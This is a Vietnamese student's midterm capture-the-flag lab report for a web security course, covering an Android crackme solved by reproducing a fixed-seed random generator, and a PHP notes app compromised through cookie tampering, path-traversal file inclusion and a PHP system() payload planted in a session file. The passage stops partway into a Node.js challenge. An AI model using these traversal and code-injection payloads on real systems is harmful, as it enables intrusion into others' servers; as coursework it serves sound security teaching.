**Đại học Quốc gia Thành phố Hồ Chí Minh**
**Trường Đại học Công nghệ Thông tin (UIT)**

# BÁO CÁO BÀI TẬP

**Môn học: Bảo mật Web và Ứng dụng**

**Kỳ báo cáo: Giữa kỳ**

**Tên chủ đề: Thi thực hành giữa kỳ**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 4/6/2023*

## 1. THÔNG TIN CHUNG:

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT213.N21.ANTN

| STT | Họ và tên | MSSV | Email |
|---|---|---|---|
| 1 | Lê Hoàng Phúc | 20521763 | 20521763@gm.uit.edu.vn |

NỘI DUNG THỰC HIỆN:[1]

| STT | Công việc | Kết quả tự đánh giá | Người đóng góp |
|---|---|---|---|
| 1 | WELCOME | 100% | Lê Hoàng Phúc |
| 2 | RACHME | 100% | Lê Hoàng Phúc |
| 3 | CR@CK M3 | 100% | Lê Hoàng Phúc |
| 4 | MIMEME | 100% | Lê Hoàng Phúc |
| 5 | FLAPPY BIRD | 100% | Lê Hoàng Phúc |
| 6 | VB | 0% | Lê Hoàng Phúc |

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.


[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## 1)WELCOME:

Theo gợi ý của bài thì sẽ vào Discord lấy flag:

Flag:
**flag{tk4_d3_qj0t_m0_h0j_r0j_tr3n_tr4nq_s4ck_c0n_h0n_qj0t_nu0c_m4t_r0j_tr3n_d3_tkj}**




## 2)CR@CK M3

Quan sát đoạn code phần MainActivity thì : input var6 của ta sẽ được xử lý với chuỗi "something_that_nobody_can_touch" và biến var5 . Thêm vào đó là var6 phải có 41 ký tự.

```
public void toggle(View var1) {
   var1.setEnabled(false);
   StringBuilder var6 = new StringBuilder(((EditText)this.findViewById(id.textinput)).getText().toString());
   String var5 = this.getString(string.something);

   for(int var2 = 0; var2 < var6.length(); ++var2) {
      var6.setCharAt(var2, (char)(var6.charAt(var2) + "something_that_nobody_can_touch".charAt(var2 % 31) ^ var5.charAt(var2 % var5.length())));
   }

   boolean var4;
   if (var6.length() != 41) {
      var4 = false;
   } else {
```

Biến var5 lấy từ string.somthing :

⇨ var5= "no_one_can_escape_from_me"


```
133     <string name="search_menu_title">Search</string>
134     <string name="something">no_one_can_escape_from_me</string>
135     <string name="status_bar_notification_info_overflow">999+</string>
136 </resources>
137
```

Biến var5 sau khi xử lý sẽ so sánh với biến mỗi ký tự var8 .

```
boolean var4;
if (var6.length() != 41) {
   var4 = false;
} else {
   int var3 = 0;
   boolean var7 = true;

   while(true) {
      var4 = var7;
      if (var3 >= 41) {
         break;
      }

      char var8 = (char)(this.generator.nextInt() & 255);
      if (var6.charAt(var3) != (var8 ^ (new int[]{130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188, 132, 161,
         var7 = false;
      }

      ++var3;
   }
}

if (var4) {
   Toast.makeText(this, "Nice", 0).show();
} else {
   Toast.makeText(this, "Nope", 0).show();
}
```

Ký tự var8 sẽ được random lần lượt qua hàm nextInt và xor vs 1 trong các phần tử của mảng.

Đến đây thì vấn đề là làm sao biết được var8 là gì để tính ngược var6. Sau khi dùng MOBSF để scan source thì em phát hiện 1 CVE.



**</> CODE ANALYSIS**

| HIGH | WARNING | INFO | SECURE | SUPPRESSED |
|---|---|---|---|---|
| 0 | 1 | 0 | 0 | 0 |

Search:

| NO | ISSUE | SEVERITY | STANDARDS | FILES | OPTIONS |
|---|---|---|---|---|---|
| 1 | The App uses an insecure Random Number Generator. | warning | **CWE:** CWE-330: Use of Insufficiently Random Values **OWASP Top 10:** M5: Insufficient Cryptography **OWASP MASVS:** MSTG-CRYPTO-6 | com/example/secret/MainActivity.java | |

Showing 1 to 1 of 1 entries

Previous 1 Next

Sau khi tìm hiểu thì thấy :

```
protected void onCreate(Bundle var1) {
    this.generator = new Random(105L);
    super.onCreate(var1);
    this.setContentView(layout.activity_main);
}
```

Generator được khởi tạo bởi hằng số 105L nên hàm nextInt sẽ chỉ random theo 1 dãy số duy nhất.

Thử code :

```
import java.util.Arrays;
import java.util.Random;
public class test {
    public static void main(String[] args) {
        Random generator = new Random(105L);
        for (int i2 = 0; i2 < 41; i2++) {
            System.out.print(generator.nextInt() & 255);
            if (i2 != 40) {
                System.out.print(", ");
            }
        }
    }
}
```

Kết quả dù chạy bao nhiêu lần thì các số random ra vẫn không thay đổi

```
PS D:\Shared\CK>  d:; cd 'd:\Shared\CK'; & 'C:\Program Files\Microsoft\jdk-11.0.16.101-hotspot\bin\java.exe' '-cp' 'C:\Users\phl23\AppData\Roaming\Code\User\workspaceStorage\8c663631c895caf485d9884183d53f53\redhat.java\jdt_ws\CK_b9a8c7d9\bin' 'test'
53, 212, 16, 139, 134, 4, 125, 149, 108, 38, 97, 254, 52, 70, 218, 195, 52, 84, 219, 47, 179, 3, 67, 90, 40, 243, 42, 242, 167, 17, 125, 61, 152, 62, 204, 93, 169, 46, 98, 214, 5
PS D:\Shared\CK>  d:; cd 'd:\Shared\CK'; & 'C:\Program Files\Microsoft\jdk-11.0.16.101-hotspot\bin\java.exe' '-cp' 'C:\Users\phl23\AppData\Roaming\Code\User\workspaceStorage\8c663631c895caf485d9884183d53f53\redhat.java\jdt_ws\CK_b9a8c7d9\bin' 'test'
53, 212, 16, 139, 134, 4, 125, 149, 108, 38, 97, 254, 52, 70, 218, 195, 52, 84, 219, 47, 179, 3, 67, 90, 40, 243, 42, 242, 167, 17, 125, 61, 152, 62, 204, 93, 169, 46, 98, 214, 5
PS D:\Shared\CK>
```

Vậy bắt đầu tìm var6 thỏa điều kiện :


```
import java.util.Random;
public class crackme3 {
    private Random generator = new Random(105L);

    public StringBuilder decode() {


        int[] arr = {130, 96, 129, 40, 7, 253, 245, 36, 212, 199, 227, 87, 135, 195, 41, 87, 159, 156, 89, 154, 56, 188,
132, 161, 238, 9, 236, 9, 98, 231, 223, 209, 104, 207, 41, 149, 64, 154, 144, 60, 169};
        StringBuilder v5 = new
StringBuilder("AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");//41 ky tu A
        for (int i2 = 0; i2 < 41; i2++) {
            v5.setCharAt(i2, (char) ((((this.generator.nextInt() & 255) ^ arr[i2]) ^
"no_one_can_escape_from_me".charAt(i2 % 25)) - "something_that_nobody_can_touch".charAt(i2 % 31)));
        }
        return v5;
    }

    public static void main(String[] args) {
        crackme3 test = new crackme3();
        StringBuilder result = test.decode();
        System.out.println(result);
    }
}
```

Tìm được flag: **flag{4ndr0id_r3v_5ucks55555555_@$#&#$^#$}**

```
PS D:\Shared\CK>  d:; cd 'd:\Shared\CK'; & 'C:\Program
crackme3'
flag{4ndr0id_r3v_5ucks55555555_@$#&#$^#$}
PS D:\Shared\CK>
```

***3)RACK ME***

Sau khi tạo 1 tài khoản và login thử thì nhận được 1 thông báo normal user không có quyền xem notes.




Quan sát source code:

Register.php: thì những user đăng ký sau này sẽ được tự động thêm vào table locked.


```php
if (isset($_POST['username']) && isset($_POST['password']) && !empty($_POST['username']) && !er

  $username = $_POST['username'];
  $password = $_POST['password'];

  $query = $conn->prepare("SELECT * FROM users WHERE username = ?");
  $query->execute([$username]);
  if ($query->fetch()) {

    $message = "User already exists";

  } else {

    $query = $conn->prepare("INSERT INTO users(`username`, `password`) VALUES (?, ?)");
    $query->execute([$username, md5($password)]);

    if ($query) {

      $message = "Register successfully";

      $query = $conn->prepare("INSERT INTO locked(`username`) VALUES (?)");
      $query->execute([$username]);

    } else $message = "Register failed";

  }
```

Index.php:


Các user nằm trong table locked thì không xem được note.

```php
<?php
$islocked = false;
$query = $conn->prepare("SELECT * FROM locked WHERE username = ?");
$query->execute([$_SESSION['user']]);
if ($query->fetch()) {

    $islocked = true;
}
```

Username ở đây lấy từ session => nên thử thê cookie phpsess=user=admin:





Thành công:




Ta thấy ở đây có tham số note nên thử khai thác LFI bằng tham số này :

Thành công đã dùng note=../../../../readflag.c




Khi xem qua file docker từ source code thì file readflag sẽ giúp ta đọc được flag:

Note=../../../../readflag nhưng không thành công , việc LFI chỉ giúp ta đọc nội dung file.



Để thực thi thi file readflag thì ta cần 1 file php trên server.

Đọc source code thì thấy khi đăng nhập server sẽ lưu username vào biến _SESSION và dùng _SESSION để truy xuất tại index.php. Vậy thông tin _SESSION lưu ở đâu ?

```php
else {
  if(md5($password) === $result['password']){
    $message = "Login successfully";
    $_SESSION['user'] = $username;
    header('Location: index.php');
    die();
  }
  else $message = "Login failed";

}
```

Sau khi tìm hiểu thì php theo mặc định sẽ lưu các session trong /tmp/


Vì đã có source code nên vào thử container để tìm :

```
www-data@072ab561ea7d:/tmp$ ls
sess_0cae39da0965920df22c91332e098cb1  sess_a850b9693498bf0c09ecec0fba22ae13
sess_0f0bcf4394794b416f6be28a32182b0c  sess_abdcf63b8f2fb91221f3a2afac95f5ea
sess_3109fd211f52898f2ea6a32ef98ea2de  sess_bf154b94b28c57c7e42018e8a34487f6
sess_419b1bb53778e4e21afe623bfc71f42b  sess_c96593786bf3309f7f9ec20c86a237c3
sess_5f310bf9484b40b3eb6eb6780fc37e10  sess_cb24136bde532790e5a268d765291f97
sess_6023549b0e06d2adaf2622ca52897dee  sess_d29b2c8160196090d06170046e916555
sess_6049e5bef92345ef2bee5e81dc755a88  sess_de514dfce31437bc720a58173c13aa5f
sess_6724b5d6008d13159dbbd69f1408507a  sess_f497c97d518d00a6a47e06886c820d80
sess_6a99ea56762da94f79268bd73655b8bd  sess_fc716c667ebb7ab9b9f834834e9d15a4
sess_815231a88602d2820850b0bb7f933515
www-data@072ab561ea7d:/tmp$
```


Tìm được vị trí lưu session. **/tmp/sess_<phpsess>**

Thử tạo 1 user với username=**<?php system('../../../../../../readflag') ?>**

Đăng nhập vào thì có được session id:




Khai thác tham số note: note=../../../../tmp/sess_ecde4c77ea6f8ecb8d5c9057ad53e9f5 (để load file session)




**flag{racing_racing_and_you_pwned_me}**

***4)MIMEME***

**Khi vào trang web thì chỉ thấy mỗi form đăng nhập :**




Không tìm được url nào để đăng ký.

Thử dùng tài khoản admin của source đăng nhập thử thì có flag hiện ra.


Sau khi đọc code thì thấy flag ở trang panel chỉ hiện ra khi username=admin.

```
router.get("/panel", authUser, async (req, res) => {
  res.render("panel", {
    username:
      req.session.username === "admin"
        ? process.env.FLAG
        : req.session.username,
    agents: await getAgents(),
    recordings: await getRecordings(),
  });
});
```

Sau khi đọc kỹ code thì thấy tại thư mục route còn có các file khác:

